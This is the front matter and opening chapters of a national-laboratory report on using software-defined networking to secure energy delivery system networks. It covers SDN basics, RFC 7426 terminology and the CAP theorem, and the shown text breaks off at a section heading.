Pacific Northwest
NATIONAL LABORATORY

PNNL-32368

Software-defined Networking for Energy Delivery Systems (SDN4EDS): An Architectural Blueprint – Final Report

Cybersecurity of Energy Delivery Systems (CEDS) Research and Development

December 2021

SR Mix
CE Eyre
CA Bonebrake
D Gammel
K Phan
R Shiplet
CJ Glatter
O Green
MD Hadley
LH Chang
KW Thornhill
RH Smith
J Patel
J Gin
N Dossaji
S Patel
SV Singh
SC Tollbom
CA Goranson
A Chavez
B Radosevich
JR Hamlet
WM Stout
C Powell

U.S. DEPARTMENT OF ENERGY

Prepared for the U.S. Department of Energy
under Contract DE-OE0000190

DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor Battelle Memorial Institute, nor any of their employees, makes **any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights**. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof, or Battelle Memorial Institute. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.

PACIFIC NORTHWEST NATIONAL LABORATORY
operated by
BATTELLE
for the
UNITED STATES DEPARTMENT OF ENERGY
under Contract DE-AC05-76RL01830

Printed in the United States of America

Available to DOE and DOE contractors from the
Office of Scientific and Technical Information,
P.O. Box 62, Oak Ridge, TN 37831-0062;
ph: (865) 576-8401
fax: (865) 576-5728
email: reports@adonis.osti.gov

Available to the public from the National Technical Information Service
5301 Shawnee Rd., Alexandria, VA 22312
ph: (800) 553-NTIS (6847)
email: orders@ntis.gov <https://www.ntis.gov/about>
Online ordering: http://www.ntis.gov

Software-defined Networking for Energy Delivery Systems (SDN4EDS): An Architectural Blueprint – Final Report

Cybersecurity of Energy Delivery Systems (CEDS) Research and Development

December 2021

SR Mix[1]
CE Eyre[1]
CA Bonebrake[1]
D Gammel[2]
K Phan[3]
R Shiplet[3]
CJ Glatter[3]
O Green[4]
MD Hadley[1]
LH Chang[1]
KW Thornhill[1]
RH Smith[2]
J Patel[3]
J Gin[3]
N Dossaji[3]
S Patel[5]
SV Singh[1]
SC Tollbom[1]
CA Goranson[1]
A Chavez[3]
B Radosevich[3]
JR Hamlet[3]
WM Stout[3]
C Powell[5]

[1] Pacific Northwest National Laboratory
[2] Schweitzer Engineering Laboratories, Inc.
[3] Sandia National Laboratories
[4] Spectrum Solutions, Inc.
[5] National Renewable Energy Laboratory

Prepared for
the U.S. Department of Energy
under Contract DE-AC05-76RL01830

Revision History

Revision	Date	Deliverable (Reason for Change)	Release #
1	02/15/2018	Deliverable 1.1: Initial draft	PNNL-27303
2	05/15/2018	Deliverable 1.2: Added SDN4EDS Tabletop Red Team Assessment; added Tabletop Red Team Assessment Summary	PNNL-27520
3	09/15/2018	Deliverable 1.3: Added Acknowledgements page Updated Decision Process Updated operational use cases Updated Reference Architecture section	PNNL-27901
Final	11/31/2021	Consolidate all interim reports into final Blueprint Architecture Report Provide additional guidance based on lessons learned from the project	PNNL-32368

Summary

The initial version of this report provides a reference for suppliers and energy companies of all sizes to deploy networks based on software-defined networking technology (SDN) to improve reliability, reduce cybersecurity attack surface and facilitate mitigation of adversarial behavior. It is a living document and will progress over the life cycle of the Software-Defined Networking for Energy Delivery Systems (SDN4EDS) project.

Version 2 of this report provides information on the Red Team tabletop assessment performed against the initial reference architecture.

Version 3 of this report updates the reference architecture with lessons learned from the Red Team tabletop assessment, as well as provides additional details for the use cases. It also provides information on the decision process that could be used by an organization when considering deploying SDN in their environment.

The final version of this report consolidates all the interim reports generated by the project into a final report. It also draws from PNNL's experience in deploying SDN to make recommendations on how SDN could be deployed in a utility environment, and provides rationale for those decisions allowing individual utilities to make risk-based and knowledge-based decisions on how to best deploy SDN in their own environment

Acknowledgements

The authors acknowledge the contributions and support provided by their project partners from the following organizations:

- AECOM
- California Independent System Operator
- Dispersive Technologies
- Juniper Networks, Inc.
- National Renewable Energy Laboratory
- Sandia National Laboratory
- Schweitzer Engineering Laboratories, Inc.
- Southern California Edison

Acronyms and Abbreviations

ACK	Acknowledge
ACKed	Acknowledged
AD	Active Directory
API	application programming interface
ARP	Address Resolution Protocol
ATPG	Automatic Test Packet Generation
BA	Binary Armor
BCA	BES Cyber Asset (a NERC term)
BCS	BES Cyber System (a NERC term)
BES	Bulk Electric System
BPDU	bridge protocol data units
BUM	broadcast, unicast, multicast
CEDS	Cybersecurity for Energy Delivery Systems
CIP	Critical Infrastructure Protection
CIDR	classless interdomain routing
CPU	central processing unit
CST	Communication Service Types
CSV	comma-separated values
DDoS	distributed denial of service
DHCP	dynamic host configuration protocol
DNP3	distributed network protocol version 3 (IEEE Standard 1815)
DNS	domain name system
DOE	U.S. Department of Energy
DoS	denial of service
DTP	dynamic trunk protocol
EA	engineering access
EACMS	Electronic Access Control or Monitoring System (a NERC term)
EDS	energy delivery system
ELK	Elasticsearch, Logstash, and Kibana
ESP	Electronic Security Perimeter (a NERC term)
FAT	Factory acceptance test
FC	function code
FTP	file transfer protocol
GC	group code
GOOSE	IEC 61850 generic object-oriented substation events
GPS	global positioning system

HMI	human machine interface
HP	Hewlett Packard
HPE	Hewlett Packard Enterprise
HTTP	hypertext transfer protocol
HTTPS	hypertext transfer protocol secure
ICMP	Internet Control Message Protocol
ICS	industrial control system
IDS	intrusion detection system
IEC	International Electrotechnical Commission
IED	intelligent electronic device
IEEE	Institute of Electrical and Electronics Engineers
IF	interface
IP	internet protocol
IPP	independent power producer
IPS	intrusion prevention system
IPv4	internet protocol version 4
IPv6	internet protocol version 6
IISSU	in service software update
IT	information technology
IT-SDN	information technology software-defined network
JVM	java virtual machine
LAN	local area network
LDAP	Lightweight Directory Access Protocol
LLC	logical link control
MAC	media access control (address) – also known as a hardware address
MACsec	media access control security as defined by IEEE Standard 802.1AE
MB	megabyte
MIB	Management Information Block
MITM	man-in-the-middle
MMS	manufacturing message specification
MPLS	multiprotocol label switching
NAC	network access control
NBI	northbound interface
NERC	North-American Electric Reliability Corporation
NFV	Network Function Virtualization
NIC	network interface card
NIST	National Institute of Science and Technology
NMAP	network map

NOS	network operating system
NSM	Network Security Monitoring
NTP	network time protocol
ONF	Open Networking Foundation
ONOS	Open Network Operating System
OP	operation (as in OP code)
OS	operating system
OSI	Open Systems Interconnection
OT	operational technology
OT-SDN	operational technology software-defined network
OUO	Official Use Only
PCA	Protected Cyber Asset (a NERC term)
PCAP	packet capture
PLC	programmable logic controller
PNNL	Pacific Northwest National Laboratory
PoS	priority of service
PRP	parallel redundancy protocol
PTP	precision time protocol, as described in IEEE Standard 1588
QoS	quality of service
REST	REpresentational State Transfer
RFC	Request for Comment
RIG	remote intelligent gateway
RS-232	Recommended Standard 232 (now Telecommunications Industry Association [TIA]-232) – a standard for OSI layer 2 serial communications
RS-485	Recommended Standard 485 (now TIA-485) – a standard for OSI layer 2 serial communications that supports multi-drop networks
RSTP	Rapid Spanning Tree Protocol
RTU	remote terminal unit
SA	situational awareness
SBC	single board computer
SBI	southbound interface
SCADA	supervisory control and data acquisition
SDN	software-defined network(ing)
SDN4EDS	software-defined networking for energy delivery systems
SDN-SAT	SDN Situational Awareness Tool
SD-WAN	Software-Defined Wide-Area Networking
SEL	Schweitzer Engineering Laboratories, Inc.
SIEM	security information and event management

SMB	server message block
SNAP	subnetwork access protocol
SNC	Sierra Nevada Corporation
SNL	Sandia National Laboratories
SNMP	simple network management protocol
SPA	ARP Sender Protocol Address
SPAN	Switched Port Analyzer
SSASS-E	Safe, Secure Autonomous Scanning Solution for Energy Delivery Systems
SSH	secure shell
SV	IEC 61850 sampled values (sometimes referred to as measured sampled values or sampled measured values)
SYN	Synchronize
TCP	Transmission Control Protocol
TFTP	trivial file transfer protocol
TIA	Telecommunications Industry Association
TLS	transport layer security
TPA	ARP Target Protocol Address
TRex	realistic traffic generator
TTL	time to live
TTP	tactics, techniques, and procedures
UDP	user datagram protocol
UI	user interface
USB	universal serial bus
VLAN	virtual local area network
VM	virtual machine
VOIP	Voice over Internet Protocol
WAN	wide-area network
YANG	Yet Another Next Generation

Contents

Figures

Tables

1.0 Introduction

The software-defined networking (SDN) and Watchdog projects sponsored by the U. S. Department of Energy (DOE) Cybersecurity for Energy Delivery Systems (CEDS) program resulted in purpose-built SDN technology being commercialized by Schweitzer Engineering Laboratories (SEL) in 2016. The SDN flow controller and switch developed under these previous efforts are beginning to be deployed in energy delivery system (EDS) communication infrastructures. The SDN technology itself has provided a reduced cyberattack surface, increased network availability, and laid the groundwork for the work performed by the Pacific Northwest National Laboratory (PNNL) and its partners in the Software-defined Networking for Energy Delivery Systems (SDN4EDS) project. This blueprint document, a primary deliverable of the SDN4EDS project, is designed to identify how SDN can be used and expanded to 1) natively provide new security benefits, 2) provide the foundation on which additional security applications can be developed, 3) introduce the technology for those who are new to SDN, and 4) provide a number of use cases to show how SDN can support current and future operational concepts. Its recommendations on how SDN can be deployed for EDS initially target the electric utility subsector but will be expandable to other energy subsectors including oil and gas.

This blueprint initially comprises background materials and industry use cases including electric transmission inter-station and intra-station protection and control. It will be expanded to include other data sharing or control environments. It will capture the discussions and test results from each phase of the SDN4EDS project and will be updated and augmented as additional use cases are identified and as needs evolve.

One benefit of this use case-based requirements approach is to clearly identify and document areas where SDN technology may not be suitable (e.g., SDN-enabled moving target defense mechanisms for remedial action scheme communication), so that the project can focus work on use cases that clearly benefit from SDN technology. It will also identify areas for future research and analysis.

Most SDN implementations in the electric utility sector to date have focused on LAN technologies, primarily Ethernet. This blueprint will address expanding upon the LAN uses of SDN as well as examining the impacts of SDN technology on wide area networking (WAN) communications. Specific attributes of WAN communication such as delay, jitter, or buffer sizes will be measured. Recommendations for utilizing SDN for WAN communications will be made.

The SDN blueprint document will serve as a reference for energy companies of all sizes to deploy networks based on SDN technology to improve reliability, reduce cybersecurity attack surface and to ease mitigation of adversarial behavior. The blueprint also will contain guidance for end users on how to evaluate SDN technologies to ensure that business and cybersecurity needs are identified and met.

The SDN blueprint is intended to be a living document that will continue to be updated as new technologies and uses for SDN are developed and deployed. Although the primary set of use cases for the blueprint are based on SDN deployments for control of the transmission portion of the electricity subsector, as use cases are developed for other aspects of the electricity subsector and additional energy sector components like oil refining and pipelines, the blueprint can be updated or modified to address different uses. Additionally, the blueprint can be updated

to include use of SDN technology to control distributed energy resources and microgrids, specifically as they interface with other non-energy-related networks and functions.

During the project, the SDN blueprint will be updated following each project milestone to reflect the lessons learned from that phase of the project, as well as to provide any necessary course corrections resulting from unexpected testing results or to capture new requirements. In particular, the blueprint will be updated to reflect the results of the Red Team exercises; identification of analytic requirements and metrics availability; analysis of the use of SDN networks in hybrid environments (i.e., networks with both SDN and non-SDN components); analysis and testing of trust models, interoperability, protocol enforcement, and performance testing; results of cybersecurity requirements testing; and holistic testing of the entire reference architecture (containing all of the components developed during the life of the project).

2.0 Software-Defined Networking Basics

2.1 SDN Background

SDN is a proven approach to the management, configuration, and operation of network systems. This architectural change is revolutionizing the management of large-scale enterprise networks, cloud infrastructures, and data-center networks to better support the dynamic changes required many times a day. The reasons for the wide adoption of SDNs in the corporate world also are why we believe it can have a significant impact in the management of control system networks. SDN allows a programmatic change control platform, which allows an entire network to be managed as a single asset; simplifies the understanding of the network; and enables continuous monitoring in more detail than traditional networks. Control system networks are often more static, while the corporate world is more dynamic. That is, control system flows are more consistent and continuous than the ever-changing nature of a corporate network flow snapshot. The primary reason for this is that the control system is made up of machine-to-machine communications, while corporate communications are mostly people to machine. This means that the SDN architecture is applied differently for control system or operational technology (OT) networks. However, the good news is that SDN architecture is able to optimize for both, and this flexibility is one reason SDN technology is beginning to be deployed in OT networks. The fundamental shift in networking brought by SDN is the decoupling of the systems that decide where traffic is sent (i.e., the control plane) from the systems that forward the traffic in the network (i.e., the data plane).

The traditional network deployment process begins with designing the topology, configuring the various network devices, and finally, setting up the required network services. To achieve the optimal usage of network resources, application data must flow in the direction of the routes determined by the routing and switching protocols. In large networks, trying to match the network-discovered path with an application-desired data path may involve changing configurations in hundreds of devices with a variety of features and configuration parameters. In addition, network administrators often need to reconfigure the network to avoid loops, gain route convergence speed, and prioritize a certain class of applications.

This complexity in management arises from the fact that each network device (e.g., a switch or router) has control logic and data-forwarding logic integrated together. For example, in a network router, routing protocols such as Routing Information Protocol or Open Shortest Path First Protocol constitute the control logic that determines how a packet should be forwarded. The paths determined by the routing protocol are encoded in routing tables that then are used to forward packets. Similarly, in a Layer 2 device such as a network bridge (or network switch), configuration parameters or spanning tree algorithm constitute the control logic that determines the path of the frames [1]. Thus, the control plane in a traditional network is distributed in the switching fabric (network devices), and as a consequence, changing the forwarding behavior of a network involves changing configurations of many (potentially all) network devices.

SDN is a new architecture in networking that simplifies network management by abstracting the control plane from the data forwarding plane. Figure 2-1 shows the building blocks of SDN, which are discussed in the following subsections.

[1] Packets are used to describe OSI Layer 3 traffic; frames is used to describe OSI Layer 2 traffic.




Figure 2-1. SDN Building Blocks[2]

[2] Based on [Bobba 2014].

A. Control Plane

At the heart of SDN is a controller that embodies the control plane. Specifically, controller software determines how packets (or frames) should flow (or be forwarded) in the network. The controller communicates this information to the network devices, which constitute the data plane, by setting their forwarding tables. This enables centralized configuration and management of a network. Many open-source controllers such as Floodlight,[3] NOX,[4] and Ryu,[5] to name a few, are now readily available.

B. Data Plane

The data plane consists of network devices that replace switches and routers. In SDN, these devices are very simple Ethernet frame-forwarding devices with a communications interface to the controller to receive forwarded information. Many vendors today provide frame-forwarding devices that are SDN-enabled.

C. Control and Data Plane Interface

SDN requires a communications interface between network devices and the controller. A standardized interface allows a controller to interoperate with different types of network devices and vice versa. The OpenFlow protocol, managed by the Open Networking Foundation (ONF), is one such standardized interface and has been adopted by major switch and router vendors. However, it should be noted that OpenFlow is just a building block in the SDN architecture, and there are other open Internet Engineering Task Force standards or vendor-specific standards that are either already available or are being developed.

D. SDN Services

In SDN architecture, the controller can expose an application programming interface (API) that services can use to configure the network. In this scenario, the controller may act just as an interface to the switching fabric while the control logic resides in the services using the controller. Depending on the SDN controller being used, the interfaces may be different. Controllers and their application interfaces can be tailored to meet the needs of an application domain. A controller that is designed and optimized for data centers, for example, may not be suitable for control networks in the electric sector and vice versa. The application domain specific to the industry it is used in will determine the overall system requirements. Trade-offs between optimizations like single instruction speed or parallel processing determine the best interfaces to use.

While SDN typically is used to monitor and programmatically change network configurations, the centralized nature of SDN also is well suited to meet the security, performance, and operational requirements of control system networks. Control system networks are designed to do specific jobs for many years with as little change as possible. With the help of SDN, operators can take advantage of this knowledge to preconfigure network paths and effectively create virtual circuits on a packet switching network. Power companies can design the virtual circuits they require for communication between certain devices and lock down the communications path. This type of approach can enhance security by reducing the attack surface and provide a clear approved baseline that can be continually monitored to make sure that it is never changed.

[3] http://www.projectfloodlight.org/floodlight/
[4] http://www.noxrepo.org
[5] http://osrg.github.io/ryu/

2.2 SDN Basics

Operating an enterprise class network comes with numerous challenges—shrinking budgets, supporting real-time applications, more and more traffic leaving the LAN for the cloud, cyber risks and demanding users that expect constant reliability and stability. Until now, a traditional campus network has maintained the control plane and the data plane in the same piece(s) of hardware. Resiliency is delivered by some combination of active-active or active-passive equipment in the core and distribution layers of the campus networks, which is expensive because it requires at least two pieces of matching hardware. It is not uncommon to see two data centers with each having one border router, firewall, reverse proxy, remote access gateway, IP address management scheme, and the access layer with dual supervisors.

Engineers employ control plane policing to protect against broadcast, unicast, multicast (BUM) traffic. Mitigating cyber vulnerabilities via software updates requires taking down the control plane and the data plane. In Service Software Update (ISSU) is still not hitless and, at least in the experience of this author, has the potential of rendering network equipment unbootable.

SDN breaks the mold by separating the control plane from the data plane, thereby making white box switches (i.e., generic switches, sometimes called “open switches,” built with off-the-shelf parts with a generic operating system but without proprietary software, and that don’t require proprietary management software) more attractive. The control plane can reside far away and perform all the thinking like functions—quality of service (QoS), control plane policing, flow control—and tell the forwarding plane what to do. The promise of SDN is so attractive that the likes of Google [Bailey 2016], Facebook[6], and Microsoft[7] are developing their own products because the market is unable to provide them a solution.

A dated *Network World* article from 2014[8] states that using SDN technology increases the security vectors that need to be hardened. This article may be accurate for SDN technology deployed without security objectives in mind. However, the Watchdog and SDN projects demonstrated that SDN technology deployed in a deny-by-default method, to require mutual trust between SDN components, and to provide secure user access to the SDN flow controller, actually reduces the attack surface. The SDN4EDS project will follow proven, secure SDN deployment methodologies.

SDN supports the ability for optional third-party applications to interface with the SDN flow controller. Note that the SDN environment will function properly without these applications. The control plane needs to communicate northbound with business applications and southbound with the data plane. These north- and southbound communication channels may provide attractive targets for man-in-the-middle attacks to hijack and poison sessions. The controller is potentially susceptible to vulnerabilities in the host operating systems’ hardware and software as well as the controller code itself. Denial of service (DoS) may be a threat.

[6] https://code.facebook.com/posts/717010588413497/introducing-6-pack-the-first-open-hardware-modular-switch/ (Accessed September 17, 2021)
[7] http://www.businessinsider.com/microsoft-gives-away-sdn-software-sonic-through-open-compute-project-2016-3 (Accessed September 17, 2021)
[8] https://www.networkworld.com/article/2840273/sdn/sdn-security-attack-vectors-and-sdn-hardening.html (Accessed September 17, 2021)

Through careful planning and strategic thinking as demonstrated by the SDN and Watchdog projects, the cyber threat can be mitigated, and all the promises of SDN (such as agility in patching and reliable and simplified operations) can be realized. Features in the controller need to be granular and well defined so that only the "minimum viable set" is provisioned, and unknown features do not lead to vulnerable systems like the one in Cisco[9] and a backdoor in Juniper.[10]

2.3 SDN Layers, Architecture Terminology, and Addressing

The layers and architecture for SDN is more formally defined in Request for Comment (RFC) 7426, *Software-Defined Networking (SDN): Layers and Architecture Terminology* [Haleplidis, 2015]. This RFC is an informational RFC that describes a formalized structured approach to designing SDN networks by defining three key concepts covering network communications planes, connecting interfaces, and abstractions for accessing SDN network functions. RFC 7426 exists to formalize, standardize, and clarify SDN terminology as its concepts were developed and evolved from academia and industry starting in 2008. Researchers and contributors used different terminology to describe the architecture of SDN, leading to confusion and lack of interoperability. RFC 7426 defines these three concepts as:

- Network Communication Planes
  - *Forwarding (Data) Plane* – Responsible for handling (forwarding) frames of data between network and application devices as determined sets of instructions (rules) from the Control Plane
  - *Operations Plane* – Responsible for managing and maintaining the operational state of devices, such as network device interface port state, link state, and status. Operations functions are intrinsic to network device hardware and software with configuration control under the Management Plane (e.g., port speed, duplex and maximum transmission unit) and rapid decision making by the Control Plane (e.g., rerouting after a link failure event)
  - *Control Plane* – Responsible for making decisions and issuing instructions on how frames of data are forwarded between devices and pushing those instructions down to network devices for execution. The Control Plane mainly tunes and configures the forwarding table in network devices as device states, link states, and frame communications flow requirements change over time.
  - *Management Plane* – Responsible for configuring, monitoring, and maintaining network devices. The Management Plane is used to configure the Forwarding Plane but does not control it as the Management Plane is too course and too slow.
  - *Application Plane* – Applications and services running in the network that react or interact with the network infrastructure. SDN applications define, characterize, or support network behavior and mission. The Application Plane does not necessarily include end-user applications as they run in the Forwarding Plane. Applications that are used to control or manage network devices are distinct from the Application Plane, residing in the Control and Management Planes.

[9] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170214-smi (Accessed September 17, 2021)
[10] https://www.cnn.com/2015/12/18/politics/juniper-networks-us-government-security-hack/index.html (Accessed September 17, 2021)

- *Interfaces* – Network planes interconnect via physical or virtual interfaces. For example, the southbound interface of the SDN flow controller defines the network connection between the SDN flow controller and the distribution of SDN network devices. The service interface or northbound interface of the SDN flow controller defines the network connection between the Application Plane and Control and Management Planes of the SDN flow controller. Similarly, the northbound interface of the SDN network devices reports connectivity status and statistics to the SDN flow controller.
- *Abstraction Layers* – Abstraction layers define how SDN network device services and functions are accessed. Abstraction layers include the Device and resource Abstraction Layer (DAL) which abstracts functions for inspection and control of the Forwarding and Operations planes via the southbound interface and the Network Services Abstraction Layer (NSAL) which abstracts functions for access to the control and management planes via the service or northbound interface. Abstraction layers will not be discussed further as they are more appropriate to the design and features of application programmer interfaces (APIs) for SDN network devices themselves over the design, architecture, and security features of a SDN network.

2.3.1 CAP Theorem

RFC 7426 also makes use of the CAP Theorem, also called Brewer's Theorem, which was first proposed, presented, and conjectured by theoretical computer scientist Eric Brewer of University of California, Berkeley, from 1998 to 2000 [Brewer 2000]. Seth Gilbert and Nancy Lynch of MIT published a formal proof in 2002 [Gilbert 2002], rendering Brewer's conjecture a theorem. The theorem states that any network distributed system can simultaneously provide no more than two of three guarantees: 1) Consistency, 2) Availability, and 3) Partition Tolerance.

- *Consistency* – Every receive is the most recent write or an error (flow consistency)
- *Availability* – Every request receives a response, which may or may not be the most recent write (synchronous or asynchronous)
- *Partition Tolerance* – The system continues to operate despite loss or delay by the network, between its nodes (schism)

When a network partition event occurs, affected distributed nodes have one of two choices: 1) they can cancel outstanding read and write operations, thus maintaining consistency between nodes, sacrificing availability, or 2) they can continue their operations to maintain availability but risk inconsistency between nodes, leaving nodes operating on incomplete or missing information.

SDN seeks to satisfy all three guarantees, and largely achieves them except in the case where the SDN network devices become partitioned from the SDN flow controller in the Control Plane or their peers. Lacking an SDN flow controller, existing network flows may continue to operate (if the forwarding plane has not partitioned also), maintaining consistency and availability for them, but new flows will fail to form, thus sacrificing availability. Recovering from loss of an SDN flow controller, the SDN network may employ a backup SDN flow controller to take over control functions from the primary SDN flow controller. However, the backup SDN flow controller may not quite be up to date with the operating state of the network or new flows may be temporarily blocked while the backup SDN flow controller comes fully on-line, temporarily impacting availability.

Some SDN solutions, such as SEL OT-SDN, also implement flow control and operations intelligence directly within their switches, allowing for the network to run at least semi-autonomously when connectivity to the SDN flow controller otherwise lost.

2.3.2 SDN Communications Planes

Table 2-1 shows the various communication planes that are implemented in an SDN environment. These are shown graphically in Figure 2-2.

Table 2-1. SDN Communication Planes

			Attributes			
Plane	Primary Interface	Flow Path	Timescale	Persistency	Locality	CAP Guarantees
Control Plane	Southbound (control)	East-Westbound (inter-switch)	Very Small (microseconds)	Highly Dynamic	Local Area within the SDN environment	Consistency, Availability, Intolerant to partitioning
Management Plane	Southbound (configuration)	Northbound (services, alerts, logging, external)	Large (seconds)	Static or slow to change	Wide Area, Wide Distribution, Centralized Management from a Remote Location	Consistency, Availability, can be tolerant of partitioning
Forwarding (Data) Plane	East-Westbound (inter-switch)	East-Westbound (inters-witch)	Very Small (microseconds)	Highly Dynamic	Local Area within the SDN environment	Consistency, Availability
Operations Plane	East-Westbound (inter-switch)	East-Westbound (inter-switch)	Very Small (microseconds)	Highly Dynamic	Local Area within the SDN environment	Consistency, Availability
Application Plane	Data Port	East-Westbound (inter-switch) to/from network services	Variable	Dynamic	Local Area within the SDN environment	Consistency, Availability




Figure 2-2. SDN Communication Planes

2.3.3 SDN Security and Performance Considerations

